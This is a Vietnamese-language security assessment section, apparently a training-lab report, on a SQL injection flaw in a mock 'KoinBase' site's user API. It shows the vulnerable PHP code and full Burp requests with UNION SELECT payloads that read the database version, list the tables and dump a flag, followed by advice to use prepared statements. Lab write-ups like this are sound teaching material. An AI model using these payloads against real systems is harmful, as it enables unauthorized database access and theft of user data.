
Description and Impact

Khi user muốn xem thông tin của các user khác thì sẽ bấm vào chỗ **View** như hình



Giả sử bấm vào **View** của user id 32 thì nó hiện **profile** của user ta muốn truy cập vào Quan sát gói tin bên **burpsuite** thì phát hiện một API gởi tới `user.php` với tham số `action`

1142	https://koinbase.cyberjutsu-l...	GET	/api/user.php?action=public_info&...	✓	200	411	JSON	php	
1141	https://koinbase.cyberjutsu-l...	GET	/view.php?id=32	✓	200	3825	HTML	php	Koinbase



Check source code thì nó là dòng số 5 tại file `view.js` và thấy biến `id` không có sanitize gì hết



```
koinbase > backup > backup > koinbase > src > view.php > ...
1 <?php
2 include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
3 checkNotLoginRedirectToAuth();
4
5 $error = '';
6 if (!isset($_GET['id'])) {
7     header(header: "Location: view.php?id=1");
8 }
9 ?>
```

Thử check xem tham số **action** có giá trị **public_info** được **user.php** xử lý như thế nào

```
1 <?php
2 header(header: 'Content-Type: application/json');
3 include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
4
5 if (isset($_GET["action"])) {
6     $action = $_GET["action"];
7     switch ($action) {
8         case 'public_info': {
9             if (isset($_GET['id'])) {
10                 $data = getInfoFromUserId(id: $_GET['id']);
11                 if ($data) {
12                     unset($data['enc_credit_card']);
13                     echo msgToJSON(stt: 200, msg: $data);
14                 }
15                 else {
16                     echo msgToJSON(stt: 400, msg: "User not found");
17                 }
18             } else {
19                 echo msgToJSON(stt: 400, msg: "Missing params");
20             }
21             break;
22         }
23     }
24 }
```

Quan sát thấy khi **case 'public_info'** được gọi thì nó sẽ check **id** dựa vào thao tác mà ta muốn xem profile của user id nào, nó sẽ tạo biến **\$data** gọi đến hàm **getInfoFromUserId()** tại dòng số 10, về thử check hàm này được define như thế nào?

```
function getInfoFromUserId($id): array|bool|null {
    return selectOne(query: "SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . " LIMIT 1");
}
```

Tại dòng 42, ta thấy hàm **getInfoFromUserId(\$id)** được define để truy vấn **id**, **username**, **money**, **image**, **enc_credit_card**, **bio** của **users**, tiếp dòng 43 thì lại thấy biến **\$id** khi truyền vào lại không có một filter gì cả

-> Dẫn đến attacker có thể dùng các payload của SQLi để thay đổi database và dump các thông tin quan trọng của server



Steps to reproduce

Trích xuất dữ liệu xem sql version với payload 0 UNION SELECT 1, 1, 1, 1, 1, @@version;# để check SQLi

```
Request
Pretty Raw Hex Hackvortor
1 GET /api/user.php?action=public_info&id=<@urlencode> UNION
  SELECT 1, 1, 1, 1, 1, @@version;#<@urlencode> HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=43fd02d585e31211937ae209fbc95449
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=2
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=4
13 Te: trailers
14
15

Response
Pretty Raw Hex Render Hackvortor
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Feb 2025 16:33:24 GMT
4 Content-Type: application/json
5 Content-Length: 94
6 X-Powered-By: PHP/7.3.33
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10
11 {
  "status_code":200,
  "message":{
    "id":"1",
    "username":"1",
    "money":"1",
    "image":"1",
    "bio":"8.0.40"
  }
}
```

Ta thấy được version của sql là **8.0.40** và có thể thao tác được database của server qua tham số **id** này

Tiến hành payload

9999+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,(SELECT+GROUP_CONCAT(table_name)+FROM+information_schema.tables+WHERE+table_schema=database())+%23

để dump các bảng có chứa trong database này



```
Request
Pretty Raw Hex Hackvector
1 GET /api/user.php?action=public_info&id=
  99999+UNION+SELECT+NULL,NULL,NULL,NULL,NULL,(SELECT+GROUP_CONCAT(tabl
  e_name)+FROM+information_schema.tables+WHERE+table_schema=database()
  )+%23 HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=43fd02d585e31211937ae209fbc95449
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=2
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=4
13 Te: trailers
14
15

Response
Pretty Raw Hex Render Hackvector
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Feb 2025 16:36:20 GMT
4 Content-Type: application/json
5 Content-Length: 102
6 X-Powered-By: PHP/7.3.33
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10
11 {
  "status_code":200,
  "message":{
    "id":null,
    "username":null,
    "money":null,
    "image":null,
    "bio":"flag,users"
  }
}
```

Nó hiện ra 2 bảng **flag** và **users**

Gửi HTTP request với giá trị GET parameter id có dạng: -99999 UNION SELECT null,null,null,null,null,GROUP_CONCAT(flag) FROM flag để xem nội dung trong cột flag.

```
Request
Pretty Raw Hex Hackvector
1 GET /api/user.php?action=public_info&id=<@urlencode>-99999 UNION
  SELECT null,null,null,null,GROUP_CONCAT(flag) FROM flag <@@/urle
  ncode> HTTP/2
2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=43fd02d585e31211937ae209fbc95449
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0)
  Gecko/20100101 Firefox/134.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=2
9 Sec-Fetch-Dest: empty
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Site: same-origin
12 Priority: u=4
13 Te: trailers
14
15

Response
Pretty Raw Hex Render Hackvector
1 HTTP/2 200 OK
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Mon, 03 Feb 2025 16:37:30 GMT
4 Content-Type: application/json
5 Content-Length: 134
6 X-Powered-By: PHP/7.3.33
7 Expires: Thu, 19 Nov 1981 08:52:00 GMT
8 Cache-Control: no-store, no-cache, must-revalidate
9 Pragma: no-cache
10
11 {
  "status_code":200,
  "message":{
    "id":null,
    "username":null,
    "money":null,
    "image":null,
    "bio":"Flag 5: CBJ5(integer_id_with_sqlinjection)"
  }
}
```

-> Chứng tỏ là tham số id này không có một sự sàng lọc gì hết dẫn đến attacker có thể injection các payload để dump các bảng có chứa các credentials quan trọng của database ra bên ngoài



Recommendations

- Lọc giá trị của GET parameter \$id.
- Các trường hợp chèn SQL có thể được ngăn chặn bằng cách sử dụng truy vấn được tham số hóa (còn được gọi là prepared statements) thay vì nối chuỗi trong truy vấn.

4. Kết luận

Thông qua bản báo cáo này, Đỗ Minh Khoa đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong KoinBase beta. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

Đỗ Minh Khoa mong được hợp tác với quý công ty trong những dự án tương lai tiếp theo. Xin cảm ơn.

Regards, **Đỗ Minh Khoa** 